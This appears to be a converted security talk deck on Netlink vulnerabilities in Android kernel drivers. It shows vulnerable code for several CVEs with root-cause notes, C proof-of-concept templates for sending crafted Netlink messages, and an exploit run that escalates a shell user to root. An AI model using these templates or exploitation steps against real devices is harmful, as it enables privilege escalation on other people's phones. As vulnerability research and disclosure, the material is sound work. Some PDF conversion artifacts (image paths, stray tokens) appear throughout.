
```
HWLNA:/ # cat /proc/sys/net/core/rmem_default
229376
HWLNA:/ # cat /proc/sys/net/core/rmem_max
16777216
HWLNA:/ # cat /proc/sys/net/core/wmem_default
229376
HWLNA:/ # cat /proc/sys/net/core/wmem_max
8388608
```



# Case Study

## Case study 2: attack the building of Classic Netlink message

- CVE-2024-20833 (NETLINK\_FIPS\_CRYPT0 Use After Free)



# Case Study

## Case study 2: attack the building of Classic Netlink message

- CVE-2024-20833

```
static int pub_crypto_recv_msg(struct sk_buff *skb, struct nlmsghdr *nlh)
{
    void          *data;
    u16          msg_type = nlh->nlmsg_type;
    ...

    data = NLMSG_DATA(nlh);
    ...

    switch (msg_type) {
        ...

        case PUB_CRYPTO_RESULT:
        {
            result_t *result = (result_t *)data;
            pub_crypto_request_t *req = NULL;


            req = request_find(&g_pub_crypto_control, result->request_id);
            if(req) {
                memcpy(&req->result, result, sizeof(result_t));
                req->state = PUB_CRYPTO_REQ_FINISHED;
                wake_up(&req->waitq);
            }
        }
    }
}
```

- Root Cause Analysis
  - Classic Netlink + ioctl
  - Unprotected global variable

# Case Study

## Case study 3: attack the parsing of Generic Netlink attributes

- CVE-2024-26811 (Linux Kernel ksmbd smb2\_read\_pipe OOB Read)



# Case Study

## Case study 3: attack the parsing of Generic Netlink attributes


- CVE-2024-26811

```
static int handle_generic_event(struct sk_buff *skb,
                               struct genl_info *info)
{
    void *payload;
    int sz;
    int type = info->genlhdr->cmd;
    ...

    if (type >= KSMBD_EVENT_MAX) {
        WARN_ON(1);
        return -EINVAL;
    }
    ...

    if (!info->attrs[type])
        return -EINVAL;

    payload = nla_data(info->attrs[info->genlhdr->cmd]);
    sz = nla_len(info->attrs[info->genlhdr->cmd]);
    return handle_response(type, payload, sz);
} « end handle_generic_event »
```




```
static int handle_response(int type, void *payload, size_t sz)
{
    unsigned int handle = *(unsigned int *)payload;
    struct ipc_msg_table_entry *entry;
    int ret = 0;

    ...
    down_read(&ipc_msg_table_lock);
    hash_for_each_possible(ipc_msg_table, entry, ipc_table_hlist, handle) {
        if (handle != entry->handle)
            continue;
        ...

        entry->response = kzalloc(sz, GFP_KERNEL);
        if (!entry->response) {
            ret = -ENOMEM;
            break;
        }

        memcpy(entry->response, payload, sz);
        wake_up_interruptible(&entry->wait);
    }
}
```



# Case Study

## Case study 3: attack the parsing of Generic Netlink attributes

- CVE-2024-26811

```
static ninline int smb2_read_pipe(struct ksmbd_work *work)
{
    int nbytes = 0, err;
    u64 id;
    struct ksmbd_rpc_command *rpc_resp;
    struct smb2_read_req *req;
    struct smb2_read_rsp *rsp;
    ...


    rpc_resp = ksmbd_rpc_read(work->sess, id);
    if (rpc_resp) {
        ...
        3
        work->aux_payload_buf =
            kvmalloc(rpc_resp->payload_sz, GFP_KERNEL);
        if (!work->aux_payload_buf) {
            err = -ENOMEM;
            goto out;
        }
        memcpy(work->aux_payload_buf, rpc_resp->payload,
            rpc_resp->payload_sz);
    }
}
```

- Root Cause Analysis
  - Generic Netlink + tcp
  - Attack-3: check the parsing of attribute content

# Case Study

## Case study 4: attack the building of Generic Netlink attributes

- CVE-2023-52103 (Driver flp OOB Read)



```
static int flp_generate_netlink_packet(struct flp_port_t *flp_port,
                                     const char *buf, unsigned int count, unsigned char cmd_type)
{
    struct sk_buff *skb = NULL;
    struct nlmsg_hdr *nlh = NULL;
    void *msg_header = NULL;
    char *data = NULL;
    int result;
    static unsigned int flp_event_seqnum;
    ...

    skb = genlmsg_new((size_t)count, GFP_ATOMIC);
    if (skb == NULL)
        return -ENOMEM;

    /* add the genetlink message header */
    msg_header = genlmsg_put(skb, 0, flp_event_seqnum++,
                            &flp_genl_family, 0, cmd_type);
    ...

    /* fill the data */
    data = nla_reserve_nohdr(skb, (int)count);
    ...

    /* send unicast genetlink message */
    result = genlmsg_unicast(&init_net, skb, flp_port->portid);
}
```

# Case Study

## Case study 4: attack the building of Generic Netlink attributes

- CVE-2023-52103

```
static int get_data_from_mcu(const struct pkt_header *head)  
{  
    size_t len;  
    struct flp_report_data_handle_work *wk = NULL;  
    ...  
    len = head->length + sizeof(struct pkt_header);  
    ...  
    wk = kzalloc(sizeof(struct flp_report_data_handle_work), GFP_KERNEL);  
    ...  
    wk->data = kzalloc(len, GFP_KERNEL);  
    ...  
    if (memcpy_s(wk->data, len, head, len) != EOK) {
```



- Root Cause Analysis
  - Generic Netlink + write
  - Unchecked validity of input data



# PoC and Exploitation

- PoC of Classic Netlink
- PoC of Generic Netlink
- Exploitation

# PoC and Exploitation

## PoC of Classic Netlink

- Resolve the source port occupation problem
- Using getpid() as port in multi-process
- Try different port to bind() in multi-thread
  
- PoC template

```
int main(int argc, char **argv)
{
    int skfd;
    int ret;
    socklen_t len;
    struct nlmsgshdr *nlh = NULL;
    struct sockaddr_nl saddr, daddr;
    uint32_t nlh_size = 0;
    char payload[PAYLOAD_SIZE] = {0};
    char receive[RECEIVE_SIZE] = {0};

    skfd = socket(AF_NETLINK, SOCK_RAW, NETLINK_ID);
    ...

    memset(&saddr, 0, sizeof(saddr));
    saddr.nl_family = AF_NETLINK; // AF_NETLINK
    saddr.nl_pid = NETLINK_PID; // port ID
    saddr.nl_groups = 0;
    ret = bind(skfd, (struct sockaddr *)&saddr, sizeof(saddr))
    ...

    memset(&daddr, 0, sizeof(daddr));
    daddr.nl_family = AF_NETLINK;
    daddr.nl_pid = 0; // to kernel
    daddr.nl_groups = 0;

    nlh_size = NLMSG_SPACE(PAYLOAD_SIZE);
    nlh = (struct nlmsgshdr *)malloc(nlh_size);
    ...
    memset(nlh, 0, nlh_size);

    /* fill in struct nlmsgshdr */
    nlh->nlmsg_len = nlh_size;
    nlh->nlmsg_type = 0;
    nlh->nlmsg_flags = 0;
    nlh->nlmsg_seq = 0;
    nlh->nlmsg_pid = saddr.nl_pid; // self port

    /* fill in payload */
    memcpy(NLMSG_DATA(nlh), payload, PAYLOAD_SIZE);


    ret = sendto(skfd, nlh, nlh->nlmsg_len, 0, (struct sockaddr *)&daddr, sizeof(struct sockaddr_nl));
    ...
    ret = recvfrom(skfd, receive, RECEIVE_SIZE, 0, (struct sockaddr *)&daddr, &len);
}
```

# PoC and Exploitation

## PoC of Generic Netlink

- Resolve the Family ID acquisition problem

```
struct nlmsg_hdr:  
  __u32 nlmsg_len:      32  
  __u16 nlmsg_type:     GENL_ID_CTRL // (1)  
  __u16 nlmsg_flags:    NLM_F_REQUEST | NLM_F_ACK // (2)  
  __u32 nlmsg_seq:      1  
  __u32 nlmsg_pid:      0  
  
struct genlmsg_hdr:  
  __u8 cmd:             CTRL_CMD_GETFAMILY // (3)  
  __u8 version:         2 /* or 1, doesn't matter */  
  __u16 reserved:       0  
  
struct nlattr: // (4)  
  __u16 nla_len:        10  
  __u16 nla_type:       CTRL_ATTR_FAMILY_NAME  
  char data:            test1\0  
  
(padding:)  
  char data:            \0\0
```



- PoC template

```
int main(int argc, char **argv)  
{  
  struct sockaddr_nl src_addr, dest_addr;  
  struct nlmsg_hdr *nlh = NULL;  
  int sock_fd, retval;  
  int family_id = 0;  
  char *attr_payload = NULL;  
  
  sock_fd = socket(AF_NETLINK, SOCK_RAW, NETLINK_GENERIC);  
  ...  
  
  memset(&src_addr, 0, sizeof(src_addr));  
  src_addr.nl_family = AF_NETLINK;  
  src_addr.nl_pid = NETLINK_PID;  
  src_addr.nl_groups = 0;  
  retval = bind(sock_fd, (struct sockaddr*)&src_addr, sizeof(src_addr));  
  ...  
  
  family_id = genl_get_family_id(sock_fd, GENL_FAMILY_NAME);  
  
  attr_payload = (char*)malloc(MAX_MSG_SIZE);  
  ...  
  memset(attr_payload, 0, MAX_MSG_SIZE);  
  *(int32_t *)attr_payload = 0xff;  
  retval = genl_send_msg(sock_fd, family_id, NETLINK_PID, GENL_CMD, GENL_VERSION,  
    ATTR_TYPE, (void *)attr_payload, sizeof(int32_t));  
  ...  
  
  memset(attr_payload, 0, MAX_MSG_SIZE);  
  genl_rcv_msg(family_id, sock_fd, attr_payload);  
}
```

# PoC and Exploitation

## PoC of Generic Netlink

- PoC template

```
int genl_send_msg(int sock_fd, u_int16_t family_id, u_int32_t nlmsg_pid,
                 u_int8_t genl_cmd, u_int8_t genl_version, u_int16_t nla_type,
                 void *nla_data, int nla_len)
{
    struct nlattr *na;
    struct sockaddr_nl dst_addr;
    int r, buflen;
    char *buf;
    msgtemplate_t msg;
    ...

    memset(&dst_addr, 0, sizeof(dst_addr));
    dst_addr.nl_family = AF_NETLINK;
    dst_addr.nl_pid = 0;
    dst_addr.nl_groups = 0;

    msg.nlh.nlmsg_len = NLMSG_LENGTH(GENL_HDRLEN);
    msg.nlh.nlmsg_type = family_id;
    msg.nlh.nlmsg_flags = NLM_F_REQUEST;
    msg.nlh.nlmsg_seq = 0;
    msg.nlh.nlmsg_pid = nlmsg_pid;
    msg.gnlh.cmd = genl_cmd;
    msg.gnlh.version = genl_version;
    na = (struct nlattr *) GENLMSG_DATA(&msg);
    na->nla_type = nla_type;
    na->nla_len = nla_len + 1 + NLA_HDRLEN;
    memcpy(NLA_DATA(na), nla_data, nla_len);

    msg.nlh.nlmsg_len += NMSG_ALIGN(na->nla_len);
    buf = (char *) &msg;
    buflen = msg.nlh.nlmsg_len;

    while ((r = sendto(sock_fd, buf, buflen, 0, (struct sockaddr *) &dst_addr,
                     sizeof(dst_addr))) < buflen) {
        if (r > 0) {
            buf += r;
            buflen -= r;
        } else if (errno != EAGAIN) {
            return -1;
        }
    }
}
```

```
static int genl_get_family_id(int sock_fd, char *family_name)
{
    msgtemplate_t ans;
    int id, rc;
    struct nlattr *na;
    int rep_len;
    rc = genl_send_msg(sock_fd, GENL_ID_CTRL, 0, CTRL_CMD_GETFAMILY, 1,
                      CTRL_ATTR_FAMILY_NAME, (void *)family_name,
                      strlen(family_name)+1);
    rep_len = recv(sock_fd, &ans, sizeof(ans), 0);
    ...

    na = (struct nlattr *) GENLMSG_DATA(&ans);
    na = (struct nlattr *) ((char *) na + NLA_ALIGN(na->nla_len));
    if (na->nla_type == CTRL_ATTR_FAMILY_ID) {
        id = *((__u16 *) NLA_DATA(na));
    } else {
        id = 0;
    }
    return id;
} « end genl_get_family_id »

void genl_rcv_msg(int family_id, int sock_fd, char *buf)
{
    int ret;
    struct msgtemplate msg;
    struct nlattr *na;

    ret = recv(sock_fd, &msg, sizeof(msg), 0);
    ...

    if (msg.nlh.nlmsg_type == family_id && family_id != 0) {
        na = (struct nlattr *) GENLMSG_DATA(&msg);
        strncpy(buf, (char *)NLA_DATA(na), MAX_MSG_SIZE);
    }
}
```

# PoC and Exploitation

## Exploitation

- CVE-2023-32878 (Arbitrary Read)
- CVE-2023-32882 (Write-What-Where)

```
qy12:/data/local/tmp $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),1078(ext_data_rw),1079(ext_obb_rw),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid),3012(readtracefs) context=u:r:shell:s0
qy12:/data/local/tmp $ getenforce
Permissive
qy12:/data/local/tmp $ ./exp
[+] Pwn start
[+] Search task_struct address ... ok
[+] Get cred address ... ok
[+] Write cred ... ok
[+] Pwn end
qy12:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),1078(ext_data_rw),1079(ext_obb_rw),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid),3012(readtracefs) context=u:r:shell:s0
```

# Conclusion

## Summary

- Netlink is a hidden attack surface buried deep in the Android ecosystem
- When customizing Classic Netlink, kernel will do no checks on Netlink messages
- When customizing Generic Netlink, kernel will do checks by attribute policy
- Generic Netlink does more than Classic Netlink, but it also introduces new secure threats

## Suggestions for vendors

- Try to customization using Generic Netlink instead of Classic Netlink
- Understand Netlink mechanism and APIs before using them

**Thanks for your listening!**